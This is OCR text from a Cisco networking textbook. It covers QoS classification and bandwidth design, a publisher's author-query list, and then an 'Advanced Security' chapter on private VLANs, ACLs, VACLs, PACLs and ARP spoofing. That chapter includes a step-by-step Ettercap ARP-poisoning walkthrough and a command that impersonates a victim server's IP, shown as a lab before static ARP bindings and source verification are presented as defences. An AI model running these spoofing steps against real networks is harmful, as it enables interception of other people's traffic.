


Figure 15-32. *IPv4 ToS and IPv6 Traffic class header bits and their corresponding interpretation assignments.*

Now that we clear the basics, let us look at an example of modifying our previous QoS policy from section 15.3 to add consideration for IPv6. We will discuss an example using ACLs for marking and a simpler example supporting both IPv4 and IPv6 without ACLs. AU28

First, let us start with the simple example supporting both IPv4 and IPv6. The following is an example of using a hierarchical support in *class-map* to derive a single classification policy for *Signaling* that works both on SIP and H323 being carried by IPv4 or IPv6:

```
class-map match-any NetworkProtocol
 match protocol ip
 match protocol ipv6
class-map match-all H323-Signaling
 match class-map NetworkProtocol
 match dscp af31
 match protocol h323
class-map match-all SIP-Signaling
 match dscp af31
 match protocol sip
 match class-map NetworkProtocol
class-map match-any Signaling
 match class-map H323-Signaling
 match class-map SIP-Signaling
```

The resulting logic is equivalent to (IPv6 OR IPv4) AND ((DSCP AF31 AND H323) OR (DSCP AF31 AND SIP)).

For the example using ACLs as discussed in example 15.3, we add the ACL for the VLAN 100 IPv6 network FD10:0:0:100::/64 similar to what was done for the IPv4 example: AU29

```
ipv6 access-list IPv6-Signaling
 permit udp FD10:0:0:100::/64 any range 1719 1720
 permit tcp FD10:0:0:100::/64 any range 1719 1720
 permit udp FD10:0:0:100::/64 any range 5060 5061
 permit tcp FD10:0:0:100::/64 any range 5060 5061
 permit tcp FD10:0:0:100::/64 any range 11000 11999

ip access-list extended Signaling
 permit udp 192.168.10.0 0.0.0.255 any range 1719 1720
 permit tcp 192.168.10.0 0.0.0.255 any range 1719 1720
 permit tcp 192.168.10.0 0.0.0.255 any range 5060 5061
 permit udp 192.168.10.0 0.0.0.255 any range 5060 5061
 permit tcp 192.168.10.0 0.0.0.255 any range 11000 11999

class-map match-any Signaling-Mark
 match access-group name Signaling
 match access-group name IPv6-Signaling
```

Notice that to modify the ACL classification policy, we used both the IPv4 and IPv6 ACLs matching H323 and SIP ports, and since we are matching on either IPv4 source from 192.168.10.0/24 or IPv6 FD10:0:0:100::/64, our *class-map* has changed to an "OR" type with the *match-any* keyword.

Based on the preceding examples, we leave it to you as an exercise to complete the QoS policy discussed in section 15.3 to account for the video packets and for IPv6. Happy labbing!

QoS Design Strategies

We will begin this section by providing some reference material first.

Table 15-8. *VoIP Payload Bandwidth per Call for Varying Speech Samples per Packet*

Codec	Speech Sample per Packet	Bandwidth per Call	Bandwidth with 802.1Q Ethernet
G.711	20 ms	80 Kbps	93 Kbps
G.711	30 ms	74 Kbps	83 Kbps
G.729	20 ms	24 Kbps	37 Kbps
G.729	30 ms	19 Kbps	27 Kbps

First, when planning your QoS design, make sure you account for the average number of calls expected and the respective bandwidth per call in order to calculate the estimated bandwidth required to be reserved in the *policy-map* implementation for the priority queue. Another factor to consider is whether your call manager infrastructure is distributed or centralized. If the CUCM infrastructure is distributed, then each CE or WAN Edge will require signaling bandwidth reservation to account for the servicing region. On the other hand, if the infrastructure is centralized, then a greater allocation to the signaling reservation would be required at the enterprise edge toward the branches.

Table 15-9. *VoIP Payload Traffic Tolerances*

Delay	<= 150 ms
Jitter	<= 30 ms
Packet loss	< 1%

VoIP tolerance parameters can be tested with *ip sla udp-jitter*, but remember that *match protocol rtp* will not match that traffic from *ip sla udp-jitter* for the case of classification and allocation of QoS policy parameters. Therefore, unless a traffic generator with a tester is available, use ip sla udp-jitter, but leave out any protocol-specific matching until it is verified that the test meets the tolerance parameters for VoIP.

Table 15-4 lists bandwidth requirements per stream for video, and in the following, the tolerances for video over IP are listed.

Table 15-10. *Video Over IP Payload Traffic Tolerances*

Delay	<= 150 ms
Jitter	<= 30 ms
Packet loss	< 1%
Bandwidth fluctuation	20%

It is important to note that due to compression algorithms used in video based on the changes in scenes, the bandwidth used may fluctuate by about 20%, and thus it must be considered when calculating the bandwidth reservation for the QoS policy. As a rule, both video and voice over IP should not exceed 33% of the bandwidth available in the QoS reservation policy.

Table 15-11. *Recommendations for DSCP Markings, Queue Usage, Bandwidth Reservations, and WRED Congestion Management Policy*

Application/ Protocol	DSCP Recommended Markings	Recommended Queue Type	Recommended Percentage of the Queue	WRED Policy	Ethernet CoS Values
Voice payload	EF	LLQ (*priority percent*)	<= 33% of the link bandwidth	Not applied	5
Interactive video	AF41 AF42 AF43	LLQ (*priority percent*	<= 33% of the link bandwidth	DSCP based	4
Voice/video signaling	AF31	CBWFQ (bandwidth remaining percent)	<= 5% of the remaining bandwidth	DSCP based	3
Mission-critical applications and some in-band network management (e.g., SSH)	AF31 AF32 AF33	CBWFQ (bandwidth remaining percent)	<= 25% of the remaining bandwidth	DSCP based	3
IP routing and control plane traffic	CS6	CBWFQ (bandwidth remaining percent)	<= 10% of the remaining bandwidth	DSCP based	6
Transactional and interactive applications (databases)	AF21 AF22 AF23	CBWFQ (bandwidth remaining percent)	<= 5% of the remaining bandwidth	DSCP based	2
Streaming video	CS4	CBWFQ (bandwidth remaining percent)	<= 10% of the remaining bandwidth	DSCP based	4
Network management (SNMP)	CS2	CBWFQ (bandwidth remaining percent)	<= 5% of the remaining bandwidth	DSCP based	2
Scavenger traffic	CS1	CBWFQ (bandwidth remaining percent)	<= 5% of the remaining bandwidth	DSCP based	1
Unclassified	CS0	CBWFQ (bandwidth remaining percent)	<= 25% of the remaining bandwidth	DSCP based	0

Table 15-11 attempts to facilitate the visualization of recommended parameters for DSCP markings, queue usage, bandwidth reservations, and WRED congestion management policy to be used in the QoS policy. As an example, if we use the preceding guidance for our example discussed in section 15.3, our QoS policy on R1 would look like as shown in the following. It is important to note that "bandwidth percent" and "bandwidth remaining percent" cannot both be used in a *policy-map*. You must decide to use one or the other. Also remember the queues apart from the LLQ are served in the order specified:

```
policy-map QOS-Application
 class VoIP-Payload
  priority percent 30
 class Signaling
  bandwidth remaining percent 5
 class Control
  bandwidth remaining percent 10
 class Management
  bandwidth remaining percent 5
 class class-default
  random-detect dscp-based
  bandwidth remaining percent 50
policy-map SHAPE-OUT
 class class-default
  shape average 100000000
   service-policy QOS-Application
```

Exercise

For a lab exercise, finish the sample QoS policy discussed in the "Policing and Shaping" section. Add IPv6 support and use the values recommended from Table 15-11.

Author Queries

Chapter No.: 15 0005078435

Queries	Details Required	Author's Response
AU1	Please check if "basic tenet of QoS policies" is okay as edited.	
AU2	Please check if "chokepoint" should be changed to "checkpoint".	
AU3	Please check if edit to sentence starting "Forwarding delay refers to…" is okay.	
AU4	Please check if edit to sentence starting "This commonly occurs when…" is okay.	
AU5	Please check if edit to sentence starting "In this chapter, codecs…" is okay.	
AU6	Please check sentence starting "Without dwelling too much…" for clarity.	
AU7	Please provide citations for "Figures 15-1, 15-3 to 15-10, 15-13 to 15-17, 15-19 to 15-23, 15-25 to 15-28, and 15-32" in the text.	
AU8	Please check if "IP SLA PCAP. After specifying RTP decode, the traffic remains" is okay as edited.	
AU9	Please check if edit to sentences starting "Let's say, for example…" and "Adding an NBAR-based…" is okay.	
AU10	Please check if "egress interfaces that serve transit traffic" is okay as edited.	
AU11	Please check if sentence starting "*Second, we enable the*…" should be formatted in normal (text) font and hence can be edited.	
AU12	Please check if edit to sentence starting "Even though the SLAs…" is okay.	
AU13	Please check "Codecs and Compression" for significance.	
AU14	Please check if edit to item starting "Similar to CQ but…" is okay.	
AU15	Please check if edit to sentence starting "To illustrate a common…" is okay.	
AU16	Please check if edit to sentence starting "In this example, our…" is okay.	
AU17	Please check list starting "Voice over IP traffic …" for clarity.	
AU18	Please check if edit to sentence starting "Let's move on to…" is okay.	
AU19	Please check if edit to sentence starting "From the output of…" is okay.	
AU20	Please check if edit to sentence starting "The problem resides in…" is okay.	
AU21	Please check sentence starting "Since now we realized…" for clarity.	
AU22	Please check if edit to sentence starting "The second part of..." is okay.	
AU23	Please check if "*To inspect our policy:*" should be in normal (text) font instead.	
AU24	Please check if "single-rate dual-bucket policy" is okay as edited.	
AU25	Please check if paragraph starting "*Now let us explore…*" should be formatted in normal (text) font and hence can be edited.	
AU26	Please provide citations for "Tables 15-7 to 15-10" in the text.	
AU27	Please check if sentence starting "Let's divide a 1 Gbps…" is okay.	
AU28	Please provide the complete section title instead of section number, since this book does not have section numbers. Apply to all occurrences of "section 15.3" and the like, if there's any.	
AU29	Please check "example 15.3" for correctness.	

CHAPTER 16

Advanced Security

Before we start, let's be realistic about the expectations that there cannot be a 100% secure information system (IS) nor can we cover every advanced security topic in a single chapter. There are too many factors to evaluate that are out of your control, including the human factor. Therefore, security is more of a tradeoff art of balancing risk. It goes without saying that complex systems with millions of lines of code are harder to secure than simpler systems. Usually, there are oppositely proportional factors that contribute to the security of a system, such as flexibility vs. narrow scope, and factors that are directly proportional to the security of a system, such as the time invested securing the system. However, factors that tend to increase the security of the system also tend to increase cost, and so a careful balance must be found between time, cost, flexibility, and security.

Information system (IS) managers and engineers manage the risk to the information system by weighing the vulnerabilities against the probability that the vulnerabilities can be reasonably exploited. Note that we said "reasonably exploited," because what an individual attacker might consider as unreasonable expenditure of resources to exploit the vulnerability, a nation state actor may consider reasonable.

When addressing security in a system, you must consider the various levels of interaction that the IS has within the physical and virtual (or logical) environments. This is the hard part of security because different bodies of knowledge are required to achieve good security in business IS, especially those business sectors regulated by laws. Table 16-1 provides a quick look at all the security aspects to consider for a web application by using the OSI reference model as guide.

AU1

Table 16-1. *OSI Layer Attacks*

OSI Layer	Possible Attack Scenarios
Physical (e.g., fiber, Ethernet cables, or Wi-Fi)	Fiber or Ethernet cables are tapped; spoofed Wi-Fi station intercepting business traffic.
Data link	MAC and ARP spoofing address of legitimate systems. Highjacking L2 control protocols such as STP, VTP, LLDP, CDP, LACP, and DTP. Flooding and other resource exhaustion attacks (denial of service).
Network	IP spoofing. Denial of service attacks. Highjacking routing and other control protocols such HSRP, BGP, OSPF, and RIP.
Transport	Denial of service attacks.
Session	Session highjacking (replay attacks), authentication attacks.
Presentation	Encoding attacks, MIME type spoofing, file extension spoofing.
Application	Web server directory traversals, encoding, invalid inputs, SQL injections.

AU2

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_16

If it isn't enough to consider the security of your own application, you must also consider the full stack or system dependency vulnerabilities, such as the programming language, operating system, database, web server, linked, and libraries, among other common application dependencies. The great number of dependencies in modern applications increases the probability of a vulnerability, making it easy to realize how daunting the work of a security team is. AU3

A good network security team is composed of physical security personnel, network personnel, application developers, deployment and maintenance teams, and management. The security team must be highly integrated and able to operate over any administrative boundaries that separate its members. In order to have a chance at staying ahead of the attackers, the entire IT staff must be security conscious. Also, management has to be supportive of the security efforts. It is not enough to secure a network if an attacker can manage to subvert the application and steal the business data, especially when the loss of the data could leave the business subject to litigation and/or penalties.

For the purpose of this book, we will focus on the network security; however, we encourage you to read further into the encompassing aspects of a complete security solution.

Private VLANs

Private VLANs are a way to further subdivide VLANs. As you know, VLANs provide a way to separate layer 2 traffic on a switched domain. If you need to have sales and services traffic flow through the same layer 2 device, you can create separate VLANs to isolate the traffic and forward to the VLAN interface or the Switch Virtual Interface (SVI).

Private VLANs work in much the same way; however, they share the same SVI. Instead of needing two VLANs and two separate networks to split the layer 2 traffic of sales and services, you can use the same SVI, VLAN, and network.

Use Case

Keeping to the sales and services example, it's important that you keep their traffic separate; let's say, for example, because of business regulations. However, you've only been provided a small CIDR, and you've been told you can't break down that network. To accomplish this, you can use private VLANs. By configuring two *community* VLANs that reside under the primary VLAN, you can use the same SVI, but maintain the layer 2 separation that VLANs provide. Let's say that in sales, there was a special group that should not have their traffic mixed with anyone else at layer 2. You would make this group *isolated*, which means that they can't talk to anyone else except the SVI at layer 2, not even to each other.

Promiscuous vs. Community vs. Isolated

Private VLANs are comprised of three types of ports: promiscuous, community, and isolated.

We haven't talked about promiscuous ports yet, but they are close in function to their name. They can talk with all interfaces in their associated primary VLAN. This means that they can talk to community and isolated ports at layer 2. A promiscuous port can be associated with one primary VLAN and any number of community and isolated VLANs within the same primary VLAN.

With interfaces in community VLANs, the devices in the same community can talk to each other at layer 2; however, they cannot talk to any other community or isolated ports/VLANs. They must go through a promiscuous port first or the SVI at layer 3 to talk to any other devices.

Isolated VLANs are just like they sound. They cannot talk to any other isolated or community ports/VLANs at layer 2. They can only communicate with the promiscuous port. These are useful when you have several unrelated devices that do not have any reason to communicate with each other but are on the same subnet/VLAN. This is a common design with Internet Service Providers (ISPs).

Configuration

To configure private VLANs, you first need to identify your scheme. For the example, your private VLAN would be your company; so VLAN 5 XYZCompany would be your primary VLAN, and you would have two secondary community VLANs: VLAN 10 and VLAN 20—sales and services, respectively.

■ **Note** If you are using VTP 1 or 2, private VLANs are not supported. You must manually create the VLANs in each switch, as if you were not using VTP at all. VTP version 3 supports distribution of private VLANs.

If you are using VTP version 1 or 2, ensure that VTP is configured as transparent. Once in configuration mode, enter the following commands:

```
Switch1(config)# vlan 5
Switch1(config-vlan)# private-vlan primary
Switch1(config-vlan)# name XYZCompany

Switch1(config-vlan)# vlan 10
Switch1(config-vlan)# private-vlan community
Switch1(config-vlan)# name Sales
Switch1(config-vlan)# vlan 20
Switch1(config-vlan)# private-vlan community
Switch1(config-vlan)# name Services
```

As you can see from this example, it is not necessary to back out completely to make the new VLANs.

Now that all the private VLANs have been created for the scenario, we need to associate them with the primary VLAN. To do this, you use the association command and include the community and isolated VLANs. Here, there are only two community VLANs:

```
Switch1(config-vlan)# vlan 5
Switch1(config-vlan)# private-vlan association 10, 20
Switch1(config-vlan)# end
```

In order to take advantage of the layer 3 function of private VLANs, you have to associate the secondary VLANs with the primary VLAN interface. That configuration for the example is as follows:

```
Switch1(config-vlan)# interface VLAN 5
Switch1(config-if)# private-vlan mapping add 10,20
Switch1(config-if)# end
```

To configure an access port as a PVLAN port, you do the following:

```
Switch1(config-if)# interface e1/1
Switch1(config-if)# switchport mode private-vlan {host | promiscuous}
Switch1(config-if)# switchport private-vlan host-association 5 10
Switch1(config-if)# end
```

If you were to step out the command for the switchport `private-vlan host-association`, here is what you would see:

```
Switch1(config-if)#switchport private-vlan host-association ?
  <1006-4094>  Primary extended range VLAN ID of the private VLAN host port association
  <2-1001>     Primary normal range VLAN ID of the private VLAN port association

Switch1(config-if)#switchport private-vlan host-association 5 ?
  <1006-4094> Secondary extended range VLAN ID of the private VLAN host port association
  <2-1001>     Secondary normal range VLAN ID of the private VLAN host port association

Switch(config-if)#switchport private-vlan host-association 5 10 ?
  <cr>
```

The following configuration adds a promiscuous port:

```
Switch1(config-if)# interface e1/2
Switch1(config-if)# switchport mode private-vlan promiscuous
Switch1(config-if)# switchport private-vlan mapping 5 10,20
Switch1(config-if)# end
```

Extending Across L2 Trunk

You must make sure that you extend the `private-vlan` and configuration across any switch that you wish to participate in the `private-vlan` configuration. There is no further configuration to ensure functionality across a layer 2 trunk, other than making sure that the associated VLANs traverse the trunk (e.g., in the switchport trunk–allowed VLANs list, in a forwarding and not pruned state).

Extending Across Access Port

If you connect a switch to another switch using a `private-vlan` port, that configuration continues to the next switch.

Using Access Lists

Access control lists have the ability to filter traffic primarily based on information in a frame or packet header. This includes source and destination addresses, protocols, and ports.

In the next section, we will provide a brief overview about use case and configuration of extended ACLs, port ACLs, and VLAN ACLs.

Extended ACL

Extended access control lists (ACLs) are the most commonly seen type of access control lists. Unlike standard ACLs, which only match on source networks, extended ACLs allow you to match based on source, destination, port, and protocol. In the case of some protocols, they have additional options.

They are used for many different purposes—from filtering to tracking to policing. They are used on interfaces inbound and outbound. They are used in route maps, leak maps, and suppress maps. They are

AU4 used in class-maps for both regular and inspect (firewalling) and policy-maps (regular and inspect). They can even be used for multicast.

Configuration

There are a large number of options available for configuring extended ACLs; you could write a whole book about them. In this section, we walk through configuring a couple of ACLs that you would normally see in a production environment and possibly a couple that you should never see. Then you'll practice designing a few, just to get you warmed up.

Inbound vs. Outbound

It's important that you understand which direction the ACLs are being applied, because if you design an ACL for inbound and apply it outbound, the function will be different and the results won't be as you expect. It is easy to get turned around when working with directional ACLs. One of the most important things you can remember is this: inbound affects the traffic flowing into an interface, and outbound ACLs filter traffic flowing through the device (e.g., from an external device that's sending traffic through the interface you are applying the ACL to). This is important because if you attempt to set an outbound filter on an interface and then try to test it using an interface/address on the same device, you might think the filter isn't working. Another important thing to consider is traffic originating from a device. In most cases, traffic originating from a device will not be subject to filtering from an interface ACL. Control plane policing (CoPP) is used in that case.

As you saw earlier, the extended ACL is commonly configured as follows:

Action ➤ protocol ➤ source ➤ destination ➤ functions

The syntax command for an extended ACL is access-list access-list-number {permit | deny} protocol source source-wildcard [operator port] destination destination-wildcard [operator port] [established] [log].

Let's ignore the action, protocol, and functions for now and talk about directionality. We want to look at a conversation between 1.1.1.1 and 2.2.2.2. Interface G0/0 on router 1.1.1.1 is connected through another router to G1/0 on router 2.2.2.2:

Let's look at an extended ACL scenario, using Figure 16-1.

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Figure 16-1. *Extended ACL diagram*

Looking at interface G0/0 on router 1.1.1.1, if you apply an inbound ACL to affect inbound traffic from 2.2.2.2 to 1.1.1.1, the line will look like this:

```
permit host 2.2.2.2 host 1.1.1.1
or
deny host 2.2.2.2 host 1.1.1.1
```

If you were to take that line and apply it outbound, this would not work, as it would be looking for a source (2.2.2.2) on router 1.1.1.1 going through to its destination (1.1.1.1) on router 2.2.2.2 (e.g., you wouldn't be able to ping from R1). This means that in this scenario, your ping would succeed. So while the field name doesn't change, it's important to understand the perspective of the application of the ACL when you are applying it to correctly predict the results.

In the previous example, we used host to indicate that the source and destination are single hosts. If you want to match a range of addresses, you need a wildcard mask. Wildcards are essentially subnet masks in reverse. Most implementations do not use subnet masks in ACLs because they want to allow discontinuous masks. A discontinuous mask means that you don't have to set the mask to match a continuous range of addresses. If you want, you could set a bit in the mask to only match odd or even addresses. In most cases, you will use 255 – SUBNET_MASK to get the wildcard mask.

We discussed directionality of an access list. In many implementations, you trust one direction and not the other. What do you do with return traffic? This is the reason we have the established keyword. When you add established to a TCP access list, it will only allow packets that are not the initial SYN. That means that traffic for that port will only be allowed if it is not starting the conversation. This control is better than nothing, but it can be circumvented. It is not a true stateful inspection. A hacker can send a TCP packet without the initial SYN. If an operating system vulnerability can be exploited with that type of traffic, you are still vulnerable.

VACL

VLAN access control lists (VACLs) are the least commonly used and understood type of access lists. Instead of filtering at layer 3, we can also use layer 2 information. They are primarily used to filter traffic at layer 2 within a VLAN. They can be used to filter external traffic as well; however, this is more efficiently accomplished with layer 3 ACLs.

The scenario is that you have several servers from different companies housed in your data center. You have a single VLAN providing L2 and L3 connectivity for these types of servers; however, you have a requirement to provide L2 protection from each other. Without using private VLANs, configure the network to provide this protection.

Configuration

First, you need to configure your filters. You can use MAC or IP access lists within your VACL. Here you'll use a MAC access list to filter out source and destination MAC addresses from being able to talk to each other:

```
mac access-list extended BLOCK_SERVERS
 deny   host 0000.0000.0001 host 0000.0000.0002
```

Then you need to build the access-map to drop the selected traffic and permit any further traffic:

```
Switch(config)#vlan access-map VLAN_3_FILTER 10
Switch(config-access-map)#match mac add BLOCK_SERVERS
Switch(config-access-map)#action drop
Switch(config-access-map)#vlan access-map VLAN_3_FILTER 20
```

Then you need to apply the access-map to the VLAN:

```
Switch(config)#vlan filter VLAN_3_FILTER vlan-list 3
```

The next few commands help validate that the map is built and applied:

```
Switch#sh access-list BLOCK_SERVERS

Extended MAC access list BLOCK_SERVERS
    deny   host 0000.0000.0001 host 0000.0000.0002
```

```
Switch#sh vlan access-map
Vlan access-map "VLAN_3_FILTER"  10
  Match clauses:
    mac address: BLOCK_SERVERS
  Action:
    drop
Vlan access-map "VLAN_3_FILTER"  20
  Match clauses:
  Action:
    forward
Switch#sh vlan filter
VLAN Map VLAN_3_FILTER is filtering VLANs: 3
```

PACL

Port access control lists (PACLs) are access control lists applied to a physical layer 2 interface. This allows you to filter L3 and L4 transit traffic in and out of a physical port. This could be used to deny ICMP traffic to a specific client on a switchport or to protect a web server sitting on an access port.

The downloadable ACLs applied by ISE are an example of PACLs. We will cover this in the "Identity Services Engine" section later in this chapter.

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16.2.3.1 Configuration

Let's look at a scenario, like the extended ACL scenario, using Figure 16-2.

Figure 16-2. *PACL diagram*

In this instance, let's apply the ACL on the access port that you're going to use to connect R1 and R2 together. These two ports will be switchport access, and the VLAN doesn't really matter for this, as long as they are the same on each end.

On the switch, configure the external ACL as follows:

```
ip access-list extended BLOCK_ICMP_PACL
     deny icmp host 1.1.1.1 host 2.2.2.2
     permit ip any any
```

On the port connecting to router 1 (port E0/1 on S1), apply the ACL to the switchport.

Now when you ping from R1 using the loopback to R2's loopback, the packet is going to be filtered on the switchport.

You can also do this using SVIs between two switches to validate your knowledge. Connect using access ports between Sw1 and Sw2, and create addresses in the same subnet on each switch. Use the PACL to filter ICMP from one switch to the other. Make sure that you do the `permit ip` afterward, and then on the opposite switch that you're filtering, create a simple `http ip sla`. You should not be able to ping from one direction to the other with the PACL in place, but your IP SLA should increment the successes.

Troubleshooting

Troubleshooting is much like it is with extended ACLs. If it's not working, however, your best bet is to rebuild the list. Because this is used in hardware, you might not see counters increment on the PACL as you would with regular ACLs (platform dependent). It is also important to remember that you can only configure PACLs in the inbound direction. This protects the network from the attached host.

ARP and DHCP Snooping

The Address Resolution Protocol (ARP) and the Reverse Address Resolution Protocol (RARP) provide the bindings or mappings between layer 2 and layer 3 addressing to enable packet forwarding. The problem with the way the bindings are built is that by default there is no authentication at layer 2, so it is easy to produce a fake gratuitous ARP message notifying all hosts on the LAN segment that we now have a given IP. The entries in the ARP table will come to reflect it, regardless of whether it is true or not. For example, we show that more security is needed by highjacking the traffic meant for server 192.168.16.2 and redirecting the traffic to 192.168.16.3 via a combination of ARP spoofing and IP spoofing. Figure 16-3 displays the MAC address table of DS2.

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```
DS2#sh mac address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
 300    000c.294b.b21c    DYNAMIC     Et3/3
 300    0800.2749.a37e    DYNAMIC     Et0/1
 300    0a00.2700.0000    DYNAMIC     Et3/3
 300    aabb.cc80.0200    DYNAMIC     Et0/1
Total Mac Addresses for this criterion: 4
DS2#
```

Figure 16-3. *MAC address table of DS2*

Figure 16-4 shows the MAC address of the target for the attack.

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```
GigabitEthernet 0
          Link encap:Ethernet  HWaddr 00:0C:29:4B:B2:1C
          inet addr:192.168.16.2  Bcast:192.168.16.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe4b:b21c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1534 errors:0 dropped:0 overruns:0 frame:0
          TX packets:274 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:170168 (166.1 KiB)  TX bytes:24835 (24.2 KiB)
          Interrupt:67 Base address:0x2024

acs54/admin# _
```

Figure 16-4. *MAC address of the targeted server*

Figure 16-5 shows the man-in-the-middle (MiTM) attack preparation with Ettercap.



Figure 16-5. *Preparing the attack on Ettercap, MiTM ARP poisoning*

Figures 16-6 and 16-7 show the effect that the ARP spoofing attack had on AS3 and DS2.


```
AS3#sh arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  192.168.16.2            0   0800.2749.a37e  ARPA   Vlan300
Internet  192.168.16.3            -   aabb.cc80.0200  ARPA   Vlan300
Internet  192.168.16.200          9   0800.2749.a37e  ARPA   Vlan300
AS3#
```

Figure 16-6. *ARP MAC to IP bindings changed during the ARP spoof attack on the access switch*


```
DS2#sh arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  192.168.16.1            -   aabb.cc80.0100  ARPA   Vlan300
Internet  192.168.16.2            0   0800.2749.a37e  ARPA   Vlan300
Internet  192.168.16.200         10   0800.2749.a37e  ARPA   Vlan300
DS2#
```

Figure 16-7. *ARP MAC to IP bindings changed during the ARP spoof attack on the distribution switch*

Since the bindings between MAC addresses and IPs are not static, the table can easily be dynamically spoofed. And since we have a VLAN spanning network, the effects propagated to the distribution switch too. There are two ways to address this problem: (1) using dynamic ARP inspection (DAI) in conjunction with DHCP snooping for those systems that will use DHCP and (2) using static ARP entry bindings or IP source bindings for crucial systems like servers that are more static in their network presence.

The following is an ARP poisoning attack guide:

1. Open Ettercap.
2. Select Sniff ➤ Unified Sniffing.
3. Select Hosts ➤ Scan for Hosts.
4. Select Hosts ➤ Hosts List.
5. Select IP ARP entry to poison as “Target 1” (in this case 192.168.16.2).
6. Select hosts to send gratuitous spoofed ARPs as “Target 2” (any other host on the LAN).
7. Select MiTM ➤ ARP Poisoning.
8. Select Sniff Remote Connections.
9. Change the attacker IP to be that of the target as shown in Figure 16-8.


```
root@kali:~# ifconfig eth0 192.168.16.2 netmask 255.255.255.0 up
```

Figure 16-8. *Change the attacker’s IP to impersonate the victim*

Figure 16-9 displays the ARP table of DS2 after the attack.

```
DS2#sh arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  192.168.16.1            -   aabb.cc80.0300  ARPA   Vlan300
Internet  192.168.16.2            0   0800.2749.a37e  ARPA   Vlan300
Internet  192.168.16.200          3   0800.2749.a37e  ARPA   Vlan300
DS2#
*Sep 24 21:07:44.929: %SPANTREE-2-ROOTGUARD_BLOCK: Root guard blocking port Ethernet0/1 on MST0.
DS2#
*Sep 24 21:07:50.937: %SPANTREE-2-ROOTGUARD_UNBLOCK: Root guard unblocking port Ethernet0/1 on MST0.
DS2#ping 192.168.16.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.16.2, timeout is 2 seconds:
!!!!!
```

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Figure 16-9. *The MAC address entry in the ARP table for the IP 192.168.16.2 now matches the attacker MAC address. ICMP echo requests meant for the original server are sent to the attacker's host*

An easy way to mitigate ARP spoofing is to make static ARP bindings for non-transient resources such as the targeted server, as shown in Figure 16-10. Relaunch the attack with the static bindings present, and the attack fails.

```
DS2(config)#arp 192.168.16.2 000c.294b.b21c  arpa
DS2(config)#
```

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Figure 16-10. *Static ARP binding*

Another way is to use the `ip verify source port-security` feature and make an IP source static binding. The IP source binding, unlike static ARP bindings, also includes the VLAN and the interface information for better containment. You can enable the IP verify source in the interface, as follows:

```
! Deterministic static binding
(config)#ip source binding 0800.2749.A37E vlan 300 192.168.16.200 int ethern 3/3

interface Ethernet3/3
 switchport access vlan 600
 switchport mode access
 switchport port-security
 ip access-group Inbound-ACL in
 duplex auto
 authentication port-control auto
 dot1x pae authenticator
 no cdp enable
 no lldp transmit
 no lldp receive
 spanning-tree portfast
 service-policy output PDU_RESTRICT
! Enables IP source address and MAC address paring verification
 ip verify source port-security
```

For transient resources, such as hosts that use DHCP, it is better to use DHCP snooping with dynamic ARP inspection (DAI) `ip arp inspection` and the IP verify feature `ip verify source`. When you enable dynamic configuration of these features, they are all dependent on the DHCP snooping feature working properly, since the binding database is built based on the original DHCP request and the response to pair the MAC address to the IP address. Figure 16-11 illustrates the relationship between these security features.

